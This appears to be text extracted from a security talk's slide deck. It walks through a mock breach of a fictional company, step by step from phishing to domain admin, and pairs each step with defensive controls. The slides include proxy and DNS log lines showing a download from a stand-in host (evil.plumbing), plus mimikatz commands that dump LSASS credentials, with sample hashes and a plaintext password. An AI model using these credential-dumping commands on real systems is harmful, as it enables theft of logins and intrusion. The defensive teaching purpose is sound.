




REAL
INCIDENTS

REAL
SOLUTIONS

OUR PERSPECTIVES



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
@GERARDOIME

@JORDIANNAME



DEFEND

Building
&
Assessing
Security
Programs





Preparing for & Responding to Incidents



OUR STORY FOR YOU

A REALISTIC ATTACK

MRP Database
Accessed

4:52PM

7 PM: 💩

AS&A's IP stolen by
competitor



Domain Admin

1:52 PM

Lateral Movement

9:33 AM

Local Admin

The Real Malware

9:31 AM

Malicious Email

9:30 AM


Dropper

9:06 AM



EVERYTHING IS FINE

ACME STEEL & ANVILS




NEXT GEN & BOURBON



STEP 1 THE EMAIL

FROM:
INVOICING@MINING.BIZ



- ANTI SPAM
- MAIL AV
- ENDPOINT AV
- SANDBOXING
TECHNOLOGY
- USER AWARENESS

Typical
Defenses

STEP 1 THE EMAIL COULD BE...


- CEO Scam
- Malicious Link
- ATTACHMENT: WORD





- **Block MACROS (GPO)**
- **HARDEN OFFICE**
- **EMET: OFFICE**

FREE
&
EFFECTIVE





- CLICK-TO-PLAY
- WHITELIST SITES FOR PLUGINS
- DENY OLD PLUGINS
- GPO AVAILABLE
- EMET ME TOO!

FREE
&
EFFECTIVE



- UNCLASSIFIED SITES
- RECENTLY REGISTERED DNS
- FILE TYPE BLOCKING (.ZIP/
ENCRYPTED)
- LINK REWRITING

Extra
Config

STEP 2
DROPPER
FETCHES
MALWARE

HTTPS://
EVIL.PLUMBING/Lol.Exe



- NGFW
- PROXY
- ENDPOINT AV
- SANDBOXING
- TECHNOLOGY

Typical
Defenses

- DNS/PROXY STUFF
- TLS/SSL DECRYPTION
- DISALLOW EXE DOWNLOADS
- BLOCK ADS!



Extra
Config

PROXY

2016-06-32 09:31:18 153 192.168.173.49 206 TCP_NC_MISS 6609 291
GET HTTPS DELLUPDATER.DELL.COM HTTPS://EVIL.PLUMBING/KIT/
PWNT.EXE -- EVIL.PLUMBING

APPLICATION/OCTET-STREAM "MICROSOFT BITS/7.5" OBSERVED
TECHNOLOGY/INTERNET - 10.0.42.187 SG-HTTP-SERVICE

DNS

6/32/2016 09:31:09 AM 1410 PACKET 000000001B4142E0 UDP RCV
10.0.42.187 46A9 Q [0001 D NOERROR] A
EVIL(3)PLUMBING(0)

6/32/2016 09:31:09 AM 1410 PACKET 000000000F943280 UDP RCV
64.183.555.1 94D8 R Q [1084 A NOERROR] A
EVIL(3)PLUMBING(0)

STEP 3
REAL
MALWARE
RUNS

CREDENTIALS
HARVESTED

MIMIKATZED!



- Endpoint Av
- ADVANCED ENDPOINT THINGS (TM)
- NGFW

Typical
Defenses

- REGULAR USERS.
- VULNERABILITY MANAGEMENT BASICS
- DA ON WORKSTATIONS:
Not Even Once
- LSA HARDENING
- WINDOWS DEVICE GUARD



FREE
DEFENSE

- **POWERSHELL LOGGING!**
POWERSHELL, BITS,
SMBSHARE, MORE! YAY!
- **POWERSHELL**
CONSTRAINED MODE
WITH APPLOCKER

POWERSHELL
DEFENSE

STEP 4

LOCAL ADMIN PRIVILEGES





Typical
Defenses

- EVERYTHING WE SAID
BEFORE
- RANDOMIZE LOCAL
ADMIN WITH LAPS
- BE CAREFUL WITH
DEPLOYMENT AND
LOGON SCRIPTS/GPP
- HARDENING

FREE
DEFENSE

potato.exe RAT contains mimikatz password credential harvester

attacker dumps local passwords using mimikatz

```
//Need mimikatz output for local admin
mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 488
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
          Gentil Kiwi
```

SekurLSA : librairie de manipulation des données de sécurité dans LSASS

mimikatz # @getLogonPasswords

```
Authentification Id      : 0;434898
Package d'authentification : NTLM
Utilisateur principal     : administrator
Domaine d'authentification : ACMEACTIVEDIR
    msv1_0 :           lm{ AAD3B435B51404EEAAD3B435B51404EE }, ntlm{ B8452A5A6E2CA1ADD1CECDEB9E0EBD8D }
    wdigest :          JordanIsADouche
    tspkg :            JordanIsADouche
```

